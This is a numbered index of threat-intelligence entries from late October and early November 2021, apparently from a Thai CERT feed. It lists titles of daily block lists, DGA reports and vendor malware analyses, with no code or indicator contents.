1.1.2204. 2021-10-26 Active Bamital DGA(s) for 20211025
1.1.2205. 2021-10-26 Active Conficker DGA(s) for 20211025
1.1.2206. 2021-10-26 Active Cryptowall DGA(s) for 20211025
1.1.2207. 2021-10-26 Active Malware samples detected on 2021-10-25
1.1.2208. 2021-10-26 Newly registered domain names related to the Covid-19 pandemic on 20211024
1.1.2209. 2021-10-26 Ransomware Hackers Attack a Top Safety Testing Org. Using Tactics and Techniques Borrowed from Chinese Espionage Groups
1.1.2210. 2021-10-26 TTC-CERT Block Lists 2021-10-26 - Agentemis, BEACON, Cobalt Strike
1.1.2211. 2021-10-26 TTC-CERT Block Lists 2021-10-26 - IcedID, BokBot
1.1.2212. 2021-10-26 TTC-CERT Block Lists 2021-10-26 - Phishing attack dataset
1.1.2213. 2021-10-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-25 - CyberTotal
1.1.2214. 2021-10-26 TTC-CERT - HASH Daily Block Lists - 2021-10-25 - CyberTotal
1.1.2215. 2021-10-26 TTC-CERT IP Block Lists 2021-10-26 - FTP port scanning, FTP attack
1.1.2216. 2021-10-26 TTC-CERT IP Block Lists 2021-10-26 - SSH port scanning, SSH brute-force attack
1.1.2217. 2021-10-26 TTC-CERT - IP Daily Block Lists - 2021-10-25 - CyberTotal
1.1.2218. 2021-10-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-26
1.1.2219. 2021-10-26 TTC-CERT - URL Daily Block Lists - 2021-10-25 - CyberTotal
1.1.2220. 2021-10-26 การโจมตีช่องโหว่ล่าสุดของ Apache HTTP Server โดยมีต้นทางจากเครือข่ายของมหาวิทยาลัยเชียงใหม่
1.1.2221. 2021-10-27 Abuse.ch URLhaus 20211026
1.1.2222. 2021-10-27 Active Bamital DGA(s) for 20211026
1.1.2223. 2021-10-27 Active Conficker DGA(s) for 20211026
1.1.2224. 2021-10-27 Active Cryptowall DGA(s) for 20211026

1.1.2225. 2021-10-27 Active Malware samples detected on 2021-10-26
1.1.2226. 2021-10-27 A giant botnet Pink hiding beside us | Pinkbot
1.1.2227. 2021-10-27 Almost 100 organizations in Brazil targeted with banking Trojan | Symantec Blogs
1.1.2228. 2021-10-27 Dharma/CrySis ransomware family; Extension: .lsas
1.1.2229. 2021-10-27 Franken-phish: TodayZoo built from other phishing kits
1.1.2230. 2021-10-27 Loki locker Ransomware
1.1.2231. 2021-10-27 Newly registered domain names related to the Covid-19 pandemic on 20211025
1.1.2232. 2021-10-27 Several domains hosted at 80.66.87[.]253 currently used to redirect to tech support scams via adult malvertising.
1.1.2233. 2021-10-27 Shining a Light on RedLine Stealer Malware Data Found in Criminal Shops
1.1.2234. 2021-10-27 Stop/Djvu Ransomware (0341); Extension: .rugj
1.1.2235. 2021-10-27 TeamTNT Continues to Target Exposed Docker API
1.1.2236. 2021-10-27 Thailand based Infra sending exploit payload and web scan
1.1.2237. 2021-10-27 TTC-CERT Block Lists 2021-10-27 - Agentemis, BEACON, Cobalt Strike
1.1.2238. 2021-10-27 TTC-CERT Block Lists 2021-10-27 - Dridex, Bugat, or Cridex Trojan
1.1.2239. 2021-10-27 TTC-CERT Block Lists 2021-10-27 - Phishing attack dataset
1.1.2240. 2021-10-27 TTC-CERT - HASH Daily Block Lists - 2021-10-26 - CyberTotal
1.1.2241. 2021-10-27 TTC-CERT IP Block Lists 2021-10-27 - FTP port scanning, FTP attack
1.1.2242. 2021-10-27 TTC-CERT IP Block Lists 2021-10-27 - SSH port scanning, SSH brute-force attack
1.1.2243. 2021-10-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-27
1.1.2244. 2021-10-27 UltimaSMS: A widespread premium SMS scam on the Google Play Store
1.1.2245. 2021-10-27 Weekly Indicator Report : 2021-10-22
1.1.2246. 2021-10-27 Zeppelin Ransomware
1.1.2247. 2021-10-28 Active Bamital DGA(s) for 20211027
1.1.2248. 2021-10-28 Active Bedep DGA(s) for 20211027

1.1.2249. 2021-10-28 Active Beebone DGA(s) for 20211027
1.1.2250. 2021-10-28 Active Chinad DGA(s) for 20211027
1.1.2251. 2021-10-28 Active Malware samples detected on 2021-10-27
1.1.2252. 2021-10-28 A Deep-Dive Analysis of Azorult Stealer
1.1.2253. 2021-10-28 ASEC Weekly Malware Statistics (20211018 ~ 20211024) - ASEC BLOG
1.1.2254. 2021-10-28 Code similarity analysis with r2diaphora | AT&T Alien Labs
1.1.2255. 2021-10-28 Hunting for Phishing Sites Masquerading as Outlook Web Access
1.1.2256. 2021-10-28 Malspam pushing A310Logger
1.1.2257. 2021-10-28 Malvertising campaign pushing tech support scams (#browlock) using Caesar+ obfuscation.
1.1.2258. 2021-10-28 Newly registered domain names related to the Covid-19 pandemic on 20211026
1.1.2259. 2021-10-28 New Threat Actor Spoofs Philippine Government, COVID-19 Health Data in Widespread RAT Campaigns
1.1.2260. 2021-10-28 REvil Linux ("Revix") 1.2a ransomware sample
1.1.2261. 2021-10-28 TTC-CERT Block Lists 2021-10-28 - Agentemis, BEACON, Cobalt Strike
1.1.2262. 2021-10-28 TTC-CERT Block Lists 2021-10-28 - Dridex, Bugat, or Cridex Trojan
1.1.2263. 2021-10-28 TTC-CERT Block Lists 2021-10-28 - Phishing attack dataset
1.1.2264. 2021-10-28 TTC-CERT - HASH Daily Block Lists - 2021-10-27 - CyberTotal
1.1.2265. 2021-10-28 TTC-CERT IP Block Lists 2021-10-28 - FTP port scanning, FTP attack
1.1.2266. 2021-10-28 TTC-CERT IP Block Lists 2021-10-28 - SSH port scanning, SSH brute-force attack
1.1.2267. 2021-10-28 TTC-CERT - IP Daily Block Lists - 2021-10-27 - CyberTotal
1.1.2268. 2021-10-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-28
1.1.2269. 2021-10-28 Vidar Stealer Under the Lens: A Deep-dive Analysis
1.1.2270. 2021-10-28 Wslink: Unique and undocumented malicious loader that runs as a server
1.1.2271. 2021-10-29 Abuse.ch URLhaus 20211028
1.1.2272. 2021-10-29 Active Bamital DGA(s) for 20211028

1.1.2273. 2021-10-29 Active Bedep DGA(s) for 20211028
1.1.2274. 2021-10-29 Active Conficker DGA(s) for 20211028
1.1.2275. 2021-10-29 Active Malware samples detected on 2021-10-28
1.1.2276. 2021-10-29 Avast releases decryptor for AtomSilo and LockFile ransomware - Avast Threat Labs
1.1.2277. 2021-10-29 Explains the attack method of disguising the terminal emulator "iTerm2" for macOS
1.1.2278. 2021-10-29 Holy SEO Poisoning - Menlo Security
1.1.2279. 2021-10-29 How a Phishing Campaign Targeting Indian Banking Users is Distributing an SMS Stealer | Zscaler
1.1.2280. 2021-10-29 .IHA Ransomware test version
1.1.2281. 2021-10-29 Jennlog Malicious Loader
1.1.2282. 2021-10-29 Newly registered domain names related to the Covid-19 pandemic on 20211027
1.1.2283. 2021-10-29 New Variant of FakeCop Targeting Users from Japan
1.1.2284. 2021-10-29 Phishing attacks impersonating Microsoft against corporate users - ASEC BLOG
1.1.2285. 2021-10-29 .PUSSY Nefilim Ransomware
1.1.2286. 2021-10-29 Rooting Malware Makes a Comeback: Lookout Discovers Global Campaign
1.1.2287. 2021-10-29 Solarmarker: By Any Other Name (Mars-Deimos part 3) - Binary Defense
1.1.2288. 2021-10-29 Stop/Djvu Ransomware (0342); Extension: .rivd
1.1.2289. 2021-10-29 TTC-CERT Block Lists 2021-10-29 - Agentemis, BEACON, Cobalt Strike
1.1.2290. 2021-10-29 TTC-CERT Block Lists 2021-10-29 - Phishing attack dataset
1.1.2291. 2021-10-29 TTC-CERT - HASH Daily Block Lists - 2021-10-28 - CyberTotal
1.1.2292. 2021-10-29 TTC-CERT IP Block Lists 2021-10-29 - FTP port scanning, FTP attack
1.1.2293. 2021-10-29 TTC-CERT IP Block Lists 2021-10-29 - SSH port scanning, SSH brute-force attack
1.1.2294. 2021-10-29 TTC-CERT - IP Daily Block Lists - 2021-10-28 - CyberTotal

1.1.2295. 2021-10-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-29
1.1.2296. 2021-10-29 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) จำนวน 7 รายการ
1.1.2297. 2021-10-29 หน่วยงาน Internet Systems Consortium (ISC) เผยแพร่คำแนะนำด้านความปลอดภัยสำหรับ BIND (ช่องโหว่ CVE-2021-25219)
1.1.2298. 2021-10-30 Abuse.ch URLhaus 20211029
1.1.2299. 2021-10-30 Active Bamital DGA(s) for 20211029
1.1.2300. 2021-10-30 Active Bedep DGA(s) for 20211029
1.1.2301. 2021-10-30 Active Chinad DGA(s) for 20211029
1.1.2302. 2021-10-30 Active Malware samples detected on 2021-10-29
1.1.2303. 2021-10-30 Black Friday Scams are Coming—Online Shoppers Should Approach with Caution | FortiGuard Labs
1.1.2304. 2021-10-30 Chaos Ransomware Variant in Fake Minecraft Alt List Brings Destruction to Japanese Gamers | FortiGuard Labs
1.1.2305. 2021-10-30 Check the continued distribution of malicious words - ASEC BLOG
1.1.2306. 2021-10-30 Cisco Talos Intelligence Group - Threat Source newsletter (Oct. 28, 2021)
1.1.2307. 2021-10-30 COVID-19 Benefits Phish: New Mexico Department of Labor - Cofense
1.1.2308. 2021-10-30 DECAF Ransomware: A New Golang Threat Makes Its Appearance
1.1.2309. 2021-10-30 .fmiint-sqnsxris Ransomware
1.1.2310. 2021-10-30 Newly registered domain names related to the Covid-19 pandemic on 20211028
1.1.2311. 2021-10-30 Spook Ransomware | Prometheus Derivative Names Those That Pay, Shames Those That Don’t
1.1.2312. 2021-10-30 TA575 Uses ‘Squid Game’ Lures to Distribute Dridex malware
1.1.2313. 2021-10-30 TTC-CERT Block Lists 2021-10-30 - Agentemis, BEACON, Cobalt Strike
1.1.2314. 2021-10-30 TTC-CERT Block Lists 2021-10-30 - Dridex, Bugat, or Cridex Trojan
1.1.2315. 2021-10-30 TTC-CERT Block Lists 2021-10-30 - Phishing attack dataset
1.1.2316. 2021-10-30 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-29 - CyberTotal

1.1.2317. 2021-10-30 TTC-CERT - HASH Daily Block Lists - 2021-10-29 - CyberTotal
1.1.2318. 2021-10-30 TTC-CERT IP Block Lists 2021-10-30 - FTP port scanning, FTP attack
1.1.2319. 2021-10-30 TTC-CERT IP Block Lists 2021-10-30 - SSH port scanning, SSH brute-force attack
1.1.2320. 2021-10-30 TTC-CERT - IP Daily Block Lists - 2021-10-29 - CyberTotal
1.1.2321. 2021-10-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-30
1.1.2322. 2021-10-30 TTC-CERT - URL Daily Block Lists - 2021-10-29 - CyberTotal
1.1.2323. 2021-10-30 Vidar stealer campaign targeting Baltic region and NATO entities CERT Polska
1.1.2324. 2021-10-31 Abuse.ch URLhaus 20211030
1.1.2325. 2021-10-31 Active Bamital DGA(s) for 20211030
1.1.2326. 2021-10-31 Active Chinad DGA(s) for 20211030
1.1.2327. 2021-10-31 Active Conficker DGA(s) for 20211030
1.1.2328. 2021-10-31 Active Malware samples detected on 2021-10-30
1.1.2329. 2021-10-31 A Variant Of OSCORP Masquerades As Flash Player App Targeting Global Users
1.1.2330. 2021-10-31 Cisco Talos Intelligence Group - Threat Roundup for October 22 to October 29
1.1.2331. 2021-10-31 Hive ransomware now encrypts Linux and FreeBSD systems
1.1.2332. 2021-10-31 Newly registered domain names related to the Covid-19 pandemic on 20211029
1.1.2333. 2021-10-31 Python Ransomware
1.1.2334. 2021-10-31 Sneaking Through Windows: Infostealer Malware Masquerades as Windows App | Rapid7 Blog
1.1.2335. 2021-10-31 THREAT ANALYSIS REPORT: Snake Infostealer Malware
1.1.2336. 2021-10-31 TTC-CERT Block Lists 2021-10-31 - Agentemis, BEACON, Cobalt Strike
1.1.2337. 2021-10-31 TTC-CERT Block Lists 2021-10-31 - Phishing attack dataset
1.1.2338. 2021-10-31 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-30 - CyberTotal
1.1.2339. 2021-10-31 TTC-CERT - HASH Daily Block Lists - 2021-10-30 - CyberTotal
1.1.2340. 2021-10-31 TTC-CERT IP Block Lists 2021-10-31 - FTP port scanning, FTP attack

1.1.2341. 2021-10-31 TTC-CERT IP Block Lists 2021-10-31 - SSH port scanning, SSH brute-force attack
1.1.2342. 2021-10-31 TTC-CERT - IP Daily Block Lists - 2021-10-30 - CyberTotal
1.1.2343. 2021-10-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-31
1.1.2344. 2021-10-31 TTC-CERT - URL Daily Block Lists - 2021-10-30 - CyberTotal
1.1.2345. 2021-10-31 Updated: New Evidence Emerges to Suggest WatchDog Was Behind Crypto Campaign
1.1.2346. 2021-10-31 Weekly Indicator Report : 2021-10-29
1.1.2347. 2021-11-01 Abuse.ch URLhaus 20211031
1.1.2348. 2021-11-01 Active Bamital DGA(s) for 20211031
1.1.2349. 2021-11-01 Active Bedep DGA(s) for 20211031
1.1.2350. 2021-11-01 Active Chinad DGA(s) for 20211031
1.1.2351. 2021-11-01 Active Malware samples detected on 2021-10-31
1.1.2352. 2021-11-01 Newly registered domain names related to the Covid-19 pandemic on 20211030
1.1.2353. 2021-11-01 TTC-CERT Block Lists 2021-11-01 - Agentemis, BEACON, Cobalt Strike
1.1.2354. 2021-11-01 TTC-CERT Block Lists 2021-11-01 - Dridex, Bugat, or Cridex Trojan
1.1.2355. 2021-11-01 TTC-CERT Block Lists 2021-11-01 - IcedID, BokBot
1.1.2356. 2021-11-01 TTC-CERT Block Lists 2021-11-01 - Phishing attack dataset
1.1.2357. 2021-11-01 TTC-CERT - HASH Daily Block Lists - 2021-10-31 - CyberTotal
1.1.2358. 2021-11-01 TTC-CERT IP Block Lists 2021-11-01 - FTP port scanning, FTP attack
1.1.2359. 2021-11-01 TTC-CERT IP Block Lists 2021-11-01 - SSH port scanning, SSH brute-force attack
1.1.2360. 2021-11-01 TTC-CERT - IP Daily Block Lists - 2021-10-31 - CyberTotal
1.1.2361. 2021-11-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-01
1.1.2362. 2021-11-01 TTC-CERT - URL Daily Block Lists - 2021-10-31 - CyberTotal
1.1.2363. 2021-11-02 Abuse.ch URLhaus 20211101
1.1.2364. 2021-11-02 Active Bamital DGA(s) for 20211101
1.1.2365. 2021-11-02 Active Chinad DGA(s) for 20211101
1.1.2366. 2021-11-02 Active Conficker DGA(s) for 20211101

1.1.2367. 2021-11-02 Active Malware samples detected on 2021-11-01
1.1.2368. 2021-11-02 Newly registered domain names related to the Covid-19 pandemic on 20211031
1.1.2369. 2021-11-02 SonicWall vulnerabilites - used by HelloKitty ransomware gangs
1.1.2370. 2021-11-02 TTC-CERT Block Lists 2021-11-02 - Agentemis, BEACON, Cobalt Strike
1.1.2371. 2021-11-02 TTC-CERT Block Lists 2021-11-02 - Dridex, Bugat, or Cridex Trojan
1.1.2372. 2021-11-02 TTC-CERT Block Lists 2021-11-02 - IcedID, BokBot
1.1.2373. 2021-11-02 TTC-CERT Block Lists 2021-11-02 - Phishing attack dataset
1.1.2374. 2021-11-02 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-02 - CyberTotal
1.1.2375. 2021-11-02 TTC-CERT - HASH Daily Block Lists - 2021-11-01 - CyberTotal
1.1.2376. 2021-11-02 TTC-CERT - HASH Daily Block Lists - 2021-11-02 - CyberTotal
1.1.2377. 2021-11-02 TTC-CERT IP Block Lists 2021-11-02 - FTP port scanning, FTP attack
1.1.2378. 2021-11-02 TTC-CERT IP Block Lists 2021-11-02 - SSH port scanning, SSH brute-force attack
1.1.2379. 2021-11-02 TTC-CERT - IP Daily Block Lists - 2021-11-01 - CyberTotal
1.1.2380. 2021-11-02 TTC-CERT - IP Daily Block Lists - 2021-11-02 - CyberTotal
1.1.2381. 2021-11-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-02
1.1.2382. 2021-11-02 TTC-CERT - URL Daily Block Lists - 2021-11-01 - CyberTotal
1.1.2383. 2021-11-02 TTC-CERT - URL Daily Block Lists - 2021-11-02 - CyberTotal
1.1.2384. 2021-11-03 Active Bamital DGA(s) for 20211102
1.1.2385. 2021-11-03 Active Chinad DGA(s) for 20211102
1.1.2386. 2021-11-03 Active Conficker DGA(s) for 20211102
1.1.2387. 2021-11-03 Active Malware samples detected on 2021-11-02
1.1.2388. 2021-11-03 APT-C-59 behind 0-day attacks on East Asia
1.1.2389. 2021-11-03 A Roaming Threat to Telecommunications Companies | CrowdStrike
1.1.2390. 2021-11-03 .avos2 Ransomware
1.1.2391. 2021-11-03 BlackMatter: New Data Exfiltration Tool Used in Attacks
1.1.2392. 2021-11-03 Clay Ransomware
1.1.2393. 2021-11-03 CONTI Ransomware; Extension: .BFVEY
1.1.2394. 2021-11-03 Dharma/CrySis ransomware family; Extension: .MS

1.1.2395. 2021-11-03 From Zero to Domain Admin
1.1.2396. 2021-11-03 Going Coast to Coast - Climbing the Pyramid with the Deimos Implant | Elastic Blog
1.1.2397. 2021-11-03 LCRY Ransomware
1.1.2398. 2021-11-03 Malicious Word Documents Using External Links with Similar Domain Types - ASEC BLOG
1.1.2399. 2021-11-03 Mass distribution of phishing PDF files with CAPTCHA screens - ASEC BLOG
1.1.2400. 2021-11-03 Newly registered domain names related to the Covid-19 pandemic on 20211101
1.1.2401. 2021-11-03 Stay Alert – Malware Authors Deploy ELF as Windows Loaders to Exploit WSL feature
1.1.2402. 2021-11-03 Stop/Djvu Ransomware ; Extension: .palq , .cool
1.1.2403. 2021-11-03 TTC-CERT Block Lists 2021-11-03 - Agentemis, BEACON, Cobalt Strike
1.1.2404. 2021-11-03 TTC-CERT Block Lists 2021-11-03 - Dridex, Bugat, or Cridex Trojan
1.1.2405. 2021-11-03 TTC-CERT Block Lists 2021-11-03 - IcedID, BokBot
1.1.2406. 2021-11-03 TTC-CERT Block Lists 2021-11-03 - Phishing attack dataset
1.1.2407. 2021-11-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-03 - CyberTotal
1.1.2408. 2021-11-03 TTC-CERT - HASH Daily Block Lists - 2021-11-03 - CyberTotal
1.1.2409. 2021-11-03 TTC-CERT IP Block Lists 2021-11-03 - FTP port scanning, FTP attack
1.1.2410. 2021-11-03 TTC-CERT IP Block Lists 2021-11-03 - SSH port scanning, SSH brute-force attack
1.1.2411. 2021-11-03 TTC-CERT - IP Daily Block Lists - 2021-11-03 - CyberTotal
1.1.2412. 2021-11-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-03
1.1.2413. 2021-11-03 แจ้งเตือนการโจมตีช่องโหว่ CVE-2021-22205 ของ GitLab ที่แพร่หลายในขณะนี้
1.1.2414. 2021-11-04 Abuse.ch URLhaus 20211103
1.1.2415. 2021-11-04 Active Bamital DGA(s) for 20211103
1.1.2416. 2021-11-04 Active Chinad DGA(s) for 20211103
1.1.2417. 2021-11-04 Active Conficker DGA(s) for 20211103

1.1.2418. 2021-11-04 Active Malware samples detected on 2021-11-03
1.1.2419. 2021-11-04 Adults Only Malware Lures | InQuest
1.1.2420. 2021-11-04 ASEC Weekly Malware Statistics (20211025 ~ 20211031) - ASEC BLOG
1.1.2421. 2021-11-04 Malspam pushing DCRat
1.1.2422. 2021-11-04 Mekotio Banker Returns with Improved Stealth and Ancient Encryption - Check Point Research
1.1.2423. 2021-11-04 .[Merlen@Keemail.Me] Ransomware
1.1.2424. 2021-11-04 Microsoft Exchange vulnerabilities exploited once again for ransomware, this time with Babuk | Cisco Talos Intelligence Group
1.1.2425. 2021-11-04 Newly registered domain names related to the Covid-19 pandemic on 20211102
1.1.2426. 2021-11-04 Qbot spam campaign is targeting Spanish speaking people:
1.1.2427. 2021-11-04 Ransomware Scarab
1.1.2428. 2021-11-04 TeamTNT Upgrades Arsenal, Refines Focus on Kubernetes and GPU Environments
1.1.2429. 2021-11-04 TTC-CERT Block Lists 2021-11-04 - Agentemis, BEACON, Cobalt Strike
1.1.2430. 2021-11-04 TTC-CERT Block Lists 2021-11-04 - IcedID, BokBot
1.1.2431. 2021-11-04 TTC-CERT Block Lists 2021-11-04 - Phishing attack dataset
1.1.2432. 2021-11-04 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-04 - CyberTotal
1.1.2433. 2021-11-04 TTC-CERT - HASH Daily Block Lists - 2021-11-04 - CyberTotal
1.1.2434. 2021-11-04 TTC-CERT IP Block Lists 2021-11-04 - FTP port scanning, FTP attack
1.1.2435. 2021-11-04 TTC-CERT IP Block Lists 2021-11-04 - SSH port scanning, SSH brute-force attack
1.1.2436. 2021-11-04 TTC-CERT - IP Daily Block Lists - 2021-11-04 - CyberTotal
1.1.2437. 2021-11-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-04
1.1.2438. 2021-11-04 TTC-CERT - URL Daily Block Lists - 2021-11-04 - CyberTotal
1.1.2439. 2021-11-04 Underminer Exploit Kit: The More You Check The More Evasive You Become
1.1.2440. 2021-11-05 Active Bamital DGA(s) for 20211104

1.1.2441. 2021-11-05 Active Bedep DGA(s) for 20211104
1.1.2442. 2021-11-05 Active Malware samples detected on 2021-11-04
1.1.2443. 2021-11-05 A new Polaris Ransomware for Linux servers
1.1.2444. 2021-11-05 Credit card skimmer evades Virtual Machines - Malwarebytes Labs
1.1.2445. 2021-11-05 DirtyMoe: Deployment - Avast Threat Labs
1.1.2446. 2021-11-05 Korea distribution of malicious Excel using macro sheets (2) - ASEC BLOG
1.1.2447. 2021-11-05 Newly registered domain names related to the Covid-19 pandemic on 20211103
1.1.2448. 2021-11-05 Operation GhostShell: Novel RAT Targets Global Aerospace and Telecoms Firms
1.1.2449. 2021-11-05 Spike in DanaBot Malware Activity | Zscaler
1.1.2450. 2021-11-05 The Darker Things: BlackMatter and their victims
1.1.2451. 2021-11-05 TTC-CERT Block Lists 2021-11-05 - Agentemis, BEACON, Cobalt Strike
1.1.2452. 2021-11-05 TTC-CERT Block Lists 2021-11-05 - IcedID, BokBot
1.1.2453. 2021-11-05 TTC-CERT Block Lists 2021-11-05 - Phishing attack dataset
1.1.2454. 2021-11-05 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-05 - CyberTotal
1.1.2455. 2021-11-05 TTC-CERT - HASH Daily Block Lists - 2021-11-05 - CyberTotal
1.1.2456. 2021-11-05 TTC-CERT IP Block Lists 2021-11-05 - FTP port scanning, FTP attack
1.1.2457. 2021-11-05 TTC-CERT IP Block Lists 2021-11-05 - SSH port scanning, SSH brute-force attack
1.1.2458. 2021-11-05 TTC-CERT - IP Daily Block Lists - 2021-11-05 - CyberTotal
1.1.2459. 2021-11-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-05
1.1.2460. 2021-11-06 Abuse.ch URLhaus 20211105
1.1.2461. 2021-11-06 Active Bamital DGA(s) for 20211105
1.1.2462. 2021-11-06 Active Bedep DGA(s) for 20211105
1.1.2463. 2021-11-06 Active Conficker DGA(s) for 20211105
1.1.2464. 2021-11-06 Active Cryptowall DGA(s) for 20211105
1.1.2465. 2021-11-06 Active Malware samples detected on 2021-11-05
1.1.2466. 2021-11-06 A Review and Analysis of 2021 Buer Loader Campaigns

1.1.2467. 2021-11-06 CARBON SPIDER Embraces Big Game Hunting, Part 2 | CrowdStrike
1.1.2468. 2021-11-06 Cisco Talos Intelligence Group : Threat Source newsletter (Nov. 4, 2021)
1.1.2469. 2021-11-06 Dharma/CrySis ransomware family; Extension: .WORM
1.1.2470. 2021-11-06 Fresh Variant of Snake Keylogger Malware
1.1.2471. 2021-11-06 Malspam pushing Trickbot
1.1.2472. 2021-11-06 Newly registered domain names related to the Covid-19 pandemic on 20211104
1.1.2473. 2021-11-06 PencilCry ransomware
1.1.2474. 2021-11-06 Spooky Ransomware Steals Past SEGs in Under 15 Minutes
1.1.2475. 2021-11-06 Stop/Djvu Ransomware ; Extension: .stax
1.1.2476. 2021-11-06 Thanos Ransomware ; Extension: .stepik
1.1.2477. 2021-11-06 TTC-CERT Block Lists 2021-11-06 - Agentemis, BEACON, Cobalt Strike
1.1.2478. 2021-11-06 TTC-CERT Block Lists 2021-11-06 - Phishing attack dataset
1.1.2479. 2021-11-06 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-06 - CyberTotal
1.1.2480. 2021-11-06 TTC-CERT - HASH Daily Block Lists - 2021-11-06 - CyberTotal
1.1.2481. 2021-11-06 TTC-CERT IP Block Lists 2021-11-06 - FTP port scanning, FTP attack
1.1.2482. 2021-11-06 TTC-CERT IP Block Lists 2021-11-06 - SSH port scanning, SSH brute-force attack
1.1.2483. 2021-11-06 TTC-CERT - IP Daily Block Lists - 2021-11-06 - CyberTotal
1.1.2484. 2021-11-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-06
1.1.2485. 2021-11-07 Abuse.ch URLhaus 20211106
1.1.2486. 2021-11-07 Active Bamital DGA(s) for 20211106
1.1.2487. 2021-11-07 Active Chinad DGA(s) for 20211106
1.1.2488. 2021-11-07 Active Conficker DGA(s) for 20211106
1.1.2489. 2021-11-07 Active Cryptowall DGA(s) for 20211106
1.1.2490. 2021-11-07 Active Malware samples detected on 2021-11-06
1.1.2491. 2021-11-07 Cisco Talos Intelligence Group - Threat Roundup for October 29 to November 5
1.1.2492. 2021-11-07 Hunter Becomes Hunted: Zebra2104 Hides a Herd of Malware

1.1.2493. 2021-11-07 Newly registered domain names related to the Covid-19 pandemic on 20211105
1.1.2494. 2021-11-07 Stop/Djvu Ransomware Extension: .irkf
1.1.2495. 2021-11-07 TTC-CERT Block Lists 2021-11-07 - Agentemis, BEACON, Cobalt Strike
1.1.2496. 2021-11-07 TTC-CERT Block Lists 2021-11-07 - IcedID, BokBot
1.1.2497. 2021-11-07 TTC-CERT Block Lists 2021-11-07 - Phishing attack dataset
1.1.2498. 2021-11-07 TTC-CERT - HASH Daily Block Lists - 2021-11-07 - CyberTotal
1.1.2499. 2021-11-07 TTC-CERT IP Block Lists 2021-11-07 - FTP port scanning, FTP attack
1.1.2500. 2021-11-07 TTC-CERT IP Block Lists 2021-11-07 - SSH port scanning, SSH brute-force attack
1.1.2501. 2021-11-07 TTC-CERT - IP Daily Block Lists - 2021-11-07 - CyberTotal
1.1.2502. 2021-11-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-07
1.1.2503. 2021-11-08 Abuse.ch URLhaus 20211107
1.1.2504. 2021-11-08 Active Bamital DGA(s) for 20211107
1.1.2505. 2021-11-08 Active Conficker DGA(s) for 20211107
1.1.2506. 2021-11-08 Active DirCrypt DGA(s) for 20211107
1.1.2507. 2021-11-08 Active Malware samples detected on 2021-11-07
1.1.2508. 2021-11-08 Newly registered domain names related to the Covid-19 pandemic on 20211106
1.1.2509. 2021-11-08 TTC-CERT Block Lists 2021-11-08 - Agentemis, BEACON, Cobalt Strike
1.1.2510. 2021-11-08 TTC-CERT Block Lists 2021-11-08 - Dridex, Bugat, or Cridex Trojan
1.1.2511. 2021-11-08 TTC-CERT Block Lists 2021-11-08 - Phishing attack dataset
1.1.2512. 2021-11-08 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-08 - CyberTotal
1.1.2513. 2021-11-08 TTC-CERT - HASH Daily Block Lists - 2021-11-08 - CyberTotal
1.1.2514. 2021-11-08 TTC-CERT IP Block Lists 2021-11-08 - FTP port scanning, FTP attack
1.1.2515. 2021-11-08 TTC-CERT IP Block Lists 2021-11-08 - SSH port scanning, SSH brute-force attack
1.1.2516. 2021-11-08 TTC-CERT - IP Daily Block Lists - 2021-11-08 - CyberTotal
1.1.2517. 2021-11-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-08

1.1.2518. 2021-11-08 รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-4.v1 - Redosdru ที่พบในประเทศไทย
1.1.2519. 2021-11-09 Abuse.ch URLhaus 20211108
1.1.2520. 2021-11-09 Active Bamital DGA(s) for 20211108
1.1.2521. 2021-11-09 Active Chinad DGA(s) for 20211108
1.1.2522. 2021-11-09 Active Conficker DGA(s) for 20211108
1.1.2523. 2021-11-09 Active Cryptowall DGA(s) for 20211108
1.1.2524. 2021-11-09 Active Malware samples detected on 2021-11-08
1.1.2525. 2021-11-09 credential harvesting spam campaign email
1.1.2526. 2021-11-09 KdcSponge, NGLite, Godzilla Webshell Used in Targeted Attack Campaign
1.1.2527. 2021-11-09 Newly registered domain names related to the Covid-19 pandemic on 20211107
1.1.2528. 2021-11-09 Popular NPM Repositories Compromised in Man-in-the-Middle Attack
1.1.2529. 2021-11-09 Ransomware Flowey
1.1.2530. 2021-11-09 Threat actor DEV-0322 exploiting ZOHO ManageEngine ADSelfService Plus
1.1.2531. 2021-11-09 TTC-CERT Block Lists 2021-11-09 - Agentemis, BEACON, Cobalt Strike
1.1.2532. 2021-11-09 TTC-CERT Block Lists 2021-11-09 - Dridex, Bugat, or Cridex Trojan
1.1.2533. 2021-11-09 TTC-CERT Block Lists 2021-11-09 - Phishing attack dataset
1.1.2534. 2021-11-09 TTC-CERT - HASH Daily Block Lists - 2021-11-09 - CyberTotal
1.1.2535. 2021-11-09 TTC-CERT IP Block Lists 2021-11-09 - FTP port scanning, FTP attack
1.1.2536. 2021-11-09 TTC-CERT IP Block Lists 2021-11-09 - SSH port scanning, SSH brute-force attack
1.1.2537. 2021-11-09 TTC-CERT - IP Daily Block Lists - 2021-11-09 - CyberTotal
1.1.2538. 2021-11-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-09
1.1.2539. 2021-11-09 Weekly Indicator Report : 2021-11-05
1.1.2540. 2021-11-10 Abuse.ch URLhaus 20211109
1.1.2541. 2021-11-10 Active Chinad DGA(s) for 20211109

